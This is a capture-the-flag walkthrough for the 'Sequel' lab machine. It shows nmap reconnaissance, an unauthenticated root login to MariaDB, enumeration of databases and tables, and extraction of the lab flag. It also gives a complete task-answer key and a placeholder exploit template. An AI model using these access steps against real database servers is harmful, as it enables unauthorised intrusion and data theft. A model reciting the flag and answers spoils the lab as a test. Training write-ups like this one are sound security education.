

OFFICIAL WRITEUP

SEQUEL

A beginner-friendly walkthrough covering MySQL/MariaDB service enumeration, unauthenticated root access, and database exploitation to retrieve the target flag.

DIFFICULTY: VERY EASY

CATEGORY: DATABASES

SERVICE: MYSQL / MARIADB

00	Machine Overview	3
01	Reconnaissance	4
02	Gaining Access	5
03	Database Enumeration	6
04	Exploitation (template example)	7
05	Extracting the Flag	8
06	Task Answers Summary	9
07	Key Takeaways	10



Machine Overview

Machine Name	Sequel
Platform	Hack The Box — Starting Point
Difficulty	Very Easy
Target IP	10.129.125.139 / 10.129.125.166
Primary Service	MySQL (MariaDB) — Port 3306/tcp
Time to Root	~15 minutes
Author	T1taX

Sequel is a very easy Starting Point machine focused entirely on database enumeration. The objective is to identify an exposed MySQL/MariaDB service, connect to it without valid credentials, enumerate the available databases and tables, and extract a flag stored inside a configuration table. This challenge builds core fundamentals for SQL-based enumeration that reappear throughout later, more complex engagements.

Objective: Gain access to the exposed MySQL service and retrieve the flag stored in the htb database.

TOOLS USED

- nmap
- mysql-client
- MariaDB CLI

ATTACK CHAIN



01 Reconnaissance

The engagement starts with a full TCP port scan against the target to identify exposed services. An aggressive Nmap scan (service/version detection, no ping check) was run against all ports:

```
sudo nmap 10.129.125.139 -p- -sC -sV -Pn -nvv
```

```
sudo nmap 10.129.125.139 -p- -sC -sV -Pn -nvv
```

Fig 1.1 – Nmap full port/version scan command

The scan reveals a single open port running a MySQL-compatible database service:


```
PORT      STATE SERVICE REASON      VERSION
3306/tcp  open  mysql?  syn-ack ttl 63
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 66
|   Capabilities flags: 63486
|   Some Capabilities: ConnectWithDatabase, Speaks41ProtocolNew
|   pport41Auth, SupportsTransactions, SupportsCompression, FoundRc
|   Status: Autocommit
|   Salt: \tQy-qtq[SmN{Cz\>bPL
|_ Auth Plugin Name: mysql_native_password
```

Fig 1.2 – Nmap results: MySQL service detected on port 3306

Findings: Port 3306/tcp is open, running MySQL protocol 10. The version string identifies the service as 5.5.5-10.3.27-MariaDB-0+deb10u1 — confirming the target is running **MariaDB**, the community-developed fork of MySQL.

With MariaDB confirmed on port 3306, the next step is to attempt a connection using the native MySQL command-line client. The client requires the `-h` switch to specify the target host and the `-u` switch to specify the login username. Since MariaDB negotiates SSL by default and the local client lacks a matching configuration, the `--skip-ssl` flag is added to force a plaintext connection.

As a starting point, the default administrative account `root` is attempted with no password supplied at all:



```
$mysql -h 10.129.125.166 -u root --skip-ssl
```

Fig 2.1 – Connecting to the remote MariaDB instance as root

Result: The connection succeeds immediately. The `root` account has been left with an empty password, granting full unauthenticated access to the database instance — a critical misconfiguration.

03 Database Enumeration

Once connected, the first step is to list every database hosted on the instance:

```
MariaDB [(none)]> show databases ;
```

```
MariaDB [(none)]> show databases ;
+-----+
| Database |
+-----+
| htb      |
| information_schema |
| mysql    |
| performance_schema |
+-----+
```

Fig 3.1 – Listing all databases on the instance

Three of the four listed databases — `information_schema`, `mysql`, and `performance_schema` — are default system databases present on every MySQL/MariaDB installation. The fourth, `htb`, is unique to this host and is therefore the primary target for further enumeration.

The `htb` database is selected, then its tables are listed:

```
MariaDB [(none)]> use htb ;
MariaDB [htb]> show tables ;
```

```
Database changed
MariaDB [htb]> show tables
-> ;
+-----+
| Tables_in_htb |
+-----+
| config        |
| users         |
+-----+
2 rows in set (0.244 sec)

MariaDB [htb]> show users ;
ERROR 1064 (42000): You have an error
MariaDB [htb]> select * from users ;
+-----+
| id | username | email |
+-----+
| 1  | admin   | admin@sequel.htb |
| 2  | lara    | lara@sequel.htb  |
| 3  | sam     | sam@sequel.htb   |
| 4  | mary    | mary@sequel.htb  |
+-----+
```

Fig 3.2 – Selecting the `htb` database, listing tables, and reading the `users` table

Two tables are present: `config` and `users`. The `users` table was queried directly with `select * from users ;`, revealing four registered accounts (`admin`, `lara`, `sam`, and `mary`) along with their e-mail addresses. This table does not contain the flag, so attention shifts to `config`.

When a lab involves a real exploit (public PoC, custom script, or a manually crafted payload), use the .code-box style below instead of the terminal .cmd-box — this visually separates "code you wrote or ran from a file" from "commands typed directly into a shell."

EXPLOIT.PY — PYTHON

```
import requests

target = "http://10.10.10.10"
payload = {"cmd": "id"}

r = requests.post(f"{target}/vuln-endpoint", data=payload)
print(r.text)
```

When the exploited vulnerability maps to a known CVE, include a short classification table so the reader can immediately gauge severity and type:

CVE ID	CVSS	Severity	Vulnerability Type
CVE-XXXX-XXXXX	9.8	Critical	Remote Code Execution

Note: This entire section is optional. Very Easy / Easy labs like Sequel that don't involve a public exploit or CVE (like this one) should skip it entirely and go straight from Enumeration to Flag Capture.

05 Extracting the Flag

The config table is queried using the wildcard * symbol to display every column, terminating the statement with the required ;:

```
MariaDB [htb]> select * from config ;
```

```
MariaDB [htb]> select * from config ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the man
line 1
MariaDB [htb]> select * from config ;
+----+-----+-----+
| id | name          | value                                     |
+----+-----+-----+
| 1  | timeout       | 60s                                      |
| 2  | security       | default                                  |
| 3  | auto_logon     | false                                    |
| 4  | max_size       | 2M                                       |
| 5  | flag           | 7b4bec00d1a39e3dd4e021ec3d915da8      |
| 6  | enable_uploads | false                                    |
| 7  | authentication_method | radius                                  |
+----+-----+-----+
7 rows in set (0.138 sec)
```

Fig 5.1 – Contents of the config table, including the flag column

The result set contains seven configuration rows. Row id 5, with name = flag, holds the target value directly in its value column.

```
7b4bec00d1a39e3dd4e021ec3d915da8
```


#	Task	Answer
1	Port serving MySQL	3306
2	Community-developed MySQL version running on target	MariaDB
3	Switch to specify login username	-u
4	Username that logs in without a password	root
5	Symbol to display every column in a table	*
6	Symbol required to end each query	;
7	Fourth database unique to this host	htb
8	Command to select a database	use <db> ;
9	Command to show a table's columns	show columns from <table> ;
10	Table containing the "flag" column	config

This machine demonstrates the impact of leaving a database account with an empty password. Once the root account was reachable with no credential barrier, full read access to every schema, table, and row on the instance followed immediately. In a real environment this would be flagged as a critical finding: database services should never be exposed with blank or default credentials, and administrative accounts should be restricted to trusted management hosts only.